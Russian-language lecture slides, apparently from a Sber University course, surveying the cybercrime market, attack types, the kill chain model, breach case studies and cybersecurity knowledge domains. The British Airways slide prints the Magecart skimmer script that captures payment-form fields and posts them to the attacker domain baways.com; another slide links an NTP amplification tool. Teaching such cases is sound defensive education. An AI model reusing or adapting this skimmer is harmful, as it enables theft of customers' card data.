
АТАКИ КАК СЕРВИС…










VMware Fusion File Edit View Virtual Machine Window Help
Thu 18 Mar 20:24
Kali-Linux-2020.3-vmware-amd64
01:24 PM
Trash
File System
Home
Test
Windows 10 x64
Recycle Bin
Microsoft Edge
Course PKI
Google Chrome
Dropbox
Type here to search
ENG
8:24 PM
3/18/2021

СБЕР УНИВЕРСИТЕТ

РЫНОК КИБЕРПРЕСТУПНОСТИ

- Различные механизмы генерации прибылей
- Собственные валюты и инструменты ее обмена
- Вариативность решений для осуществления злонамеренной деятельности
- Собственные торговые площадки
- Глобальные механизмы дистрибуции
- Широкие возможности для вербовки персонала
- Саморегулирование
- Специальный инструментарий, техподдержка, обучение и повышение квалификации
- Психологи

СБЕР УНИВЕРСИТЕТ

ОДНОГО ВЕКТОРА ДОСТАТОЧНО

Атаки большого обьема, сетевые флуды

Сканирование сети

Проникновение

Сканирование портов

SYN флуд

Медленные атаки малого объема “Low & Slow”

Прикладные флуды

Уязвимости приложений


SSL/TLS атаки

Web атаки: XSS, Brute force

Web атаки: SQL Injection

СБЕР УНИВЕРСИТЕТ

МОДЕЛЬ KILL CHAIN




Разведка (Исследование жертвы)	Сбор e-mail	Социальные сети	Пассивный поиск	Определение IP	Сканирование портов
Вооружение	Создание вредоносного кода	Система доставки	Приманка		
Доставка	Фишинг	Заражение сайта	Операторы связи		
Проникновение (запуск)	Активация	Исполнение кода	Определение плацдарма	Проникновение на ресурсы	
Инсталляция (открываем доступ)	Троян или backdoor	Повышение привилегий	Руткит	Обеспечение незаметности	
Управление	Канал управления	Расширение плацдарма	Внутреннее сканирование	Поддержка незаметности	
Реализация	Расширение заражения	Утечка данных	Перехват управления	Вывод из строя	
Уничтожение следов	Поддержка незаметности	Зачистка логов			

https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html

СБЕР УНИВЕРСИТЕТ

АТАКА НА BRITISH AIRWAYS (УТЕЧКА ДАННЫХ)


```
window.onload = function() {
    jQuery("#submitButton").bind("mouseup touchend", function(a) {
        var
            n = {};
        jQuery("#paymentForm").serializeArray().map(function(a) {
            n[a.name] = a.value
        });
        var e = document.getElementById("personPaying").innerHTML;
        n.person = e;
        var
            t = JSON.stringify(n);
        setTimeout(function() {
            jQuery.ajax({
                type: "POST",
                async: !0,
                url: "https://baways.com/gateway/app/dataprocessing/api/",
                data: t,
                dataType: "application/json"
            })
        }, 500)
    })
};
```



https://www.bbc.com/news/technology-45446529
https://www.bbc.com/news/technology-54568784
https://www.riskiq.com/blog/labs/magecart-british-airways-breach/

СБЕР УНИВЕРСИТЕТ

ШИРОКОПОЛОСНЫЙ ДОСТУП В ИНТЕРНЕТ (АТАКА НА ОТКАЗ В ОБСЛУЖИВАНИИ)




Разведка (Исследование жертвы)	Сбор e-mail	Социальные сети	Пассивный поиск	Определение IP	Сканирование портов
Вооружение	Создание вредоносного кода	Система доставки	Приманка		
Доставка	Фишинг	Заражение сайта	Операторы связи		
Проникновение (запуск)	Активация	Исполнение кода	Определение плацдарма	Проникновение на ресурсы	
Инсталляция (открываем доступ)	Троян или backdoor	Повышение привилегий	Руткит	Обеспечение незаметности	
Управление	Канал управления	Расширение плацдарма	Внутреннее сканирование	Поддержка незаметности	
Реализация	Расширение заражения	Утечка данных	Перехват управления	Вывод из строя	
Уничтожение следов	Поддержка незаметности	Зачистка логов			

https://github.com/coolruk/NTP-amplification
https://us-cert.cisa.gov/ncas/alerts/TA14-013A

СБЕР УНИВЕРСИТЕТ

КИБЕРБЕЗОПАСНОСТЬ: 4 «ТОЧКИ ЗРЕНИЯ»



СБЕР УНИВЕРСИТЕТ

ДОМЕНЫ ЗНАНИЙ КИБЕРБЕЗОПАСНОСТИ

- Security Engineering
- Secure Software Development
- Security Operations
- Governance
- Risk Assessment
- Threat Intelligence
- Physical and Environmental Security
- Human Resources Awareness & Security

СБЕР УНИВЕРСИТЕТ

ДОМЕНЫ КБ


Security Engineering

- Security Engineering Essentials
- SE process
- SE personnel and qualifications
- SE Management
- General Management practices
- Secure Network Design Data Protection
- Cloud Security
- Access Control (IAM/PAM)
- Cryptography
- System Integration
- Secure Architecture

СБЕР УНИВЕРСИТЕТ

ДОМЕНЫ КБ

Secure Software Development



- SSD essentials
- SSD tools & procedures
- SSD process
- SSD personnel and qualifications
- SSD Management
- SSD Practices
- SSD Environment Security
- Source Code Verification

СБЕР УНИВЕРСИТЕТ

ДОМЕНЫ КБ

Security Operations

- SecOps Essentials
- SecOps tools & procedures
- SecOps process (PDPR, IR)
- SecOps personnel and qualifications
- Prevention
- Detection
- Protection
- Recovery (DR, BCP)
- Vulnerability Management
- Incident Response
- IR:Breach Notification & PR
- IR: Incident Containment
- IR: Incident Eradication
- IR: Investigation
- Digital Forensics
- Active Defense
- Data Leak Prevention
- SIEM
- SOC

СБЕР УНИВЕРСИТЕТ

ДОМЕНЫ КБ

Governance

- Sec Governance Essentials
- Laws & Regulations – Industry
- Laws & Regulations – Federal
- Laws & Regulations – State
- Executive Management Relations
- Company Written Supervisory Procedures (ВНД)
- WSP – Policy
- WSP – Standard
- WSP – Procedure
- WSP – Guideline & Best practice
- WSP – Compliance & Enforcement
- Compliance Audit

СБЕР УНИВЕРСИТЕТ

ДОМЕНЫ КБ

Risk Assessment

- Risk Assessment Essentials
- Risk Assessment tools & procedures
- Risk Assessment process
- Risk Assessment personnel and qualifications
- Vulnerability Scan (Infrastructure)
- Source Code Scan (Product)
- Data-Centric Risk Assessment
- 3rd party risk
- Penetration test
- Blue Team practices
- Red Team practices
- Purple Team Practices

СБЕР УНИВЕРСИТЕТ

ДОМЕНЫ КБ

Threat Intelligence

- Threat Intel Essentials
- ThreatIntel tools & procedures
- ThreatIntel process
- ThreatIntel personnel and qualifications
- ThreatIntel Management & Ops
- Threat Intel Data Handling
- Threat Intel Analytics & Reporting
- Threat Hunting

СБЕР УНИВЕРСИТЕТ

ДОМЕНЫ КБ

Physical and Environmental Security

- Physical &Env sec Essentials
- IoT Security
- Network & Infrastructure Access threats & security

СБЕР УНИВЕРСИТЕТ

ДОМЕНЫ КБ

Human Resources
Awareness & Security

- HSec & Awareness Essentials
- Security Training
- Awareness Program

СБЕР УНИВЕРСИТЕТ

10 НЕПРЕЛОЖНЫХ ПРАВИЛ КИБЕРБЕЗОПАСНОСТИ

- **Law #1:** If a bad guy can persuade you to run his program on your computer, it's not solely your computer anymore.
- **Law #2:** If a bad guy can alter the operating system on your computer, it's not your computer anymore.
- **Law #3:** If a bad guy has unrestricted physical access to your computer, it's not your computer anymore.
- **Law #4:** If you allow a bad guy to run active content in your website, it's not your website any more.
- **Law #5:** Weak passwords trump strong security.
- **Law #6:** A computer is only as secure as the administrator is trustworthy.
- **Law #7:** Encrypted data is only as secure as its decryption key.
- **Law #8:** An out-of-date antimalware scanner is only marginally better than no scanner at all.
- **Law #9:** Absolute anonymity isn't practically achievable, online or offline.
- **Law #10:** Technology is not a panacea.

https://docs.microsoft.com/en-us/archive/blogs/rhalbheer/ten-immutable-laws-of-security-version-2-0

СБЕР УНИВЕРСИТЕТ

СПАСИБО ЗА ВНИМАНИЕ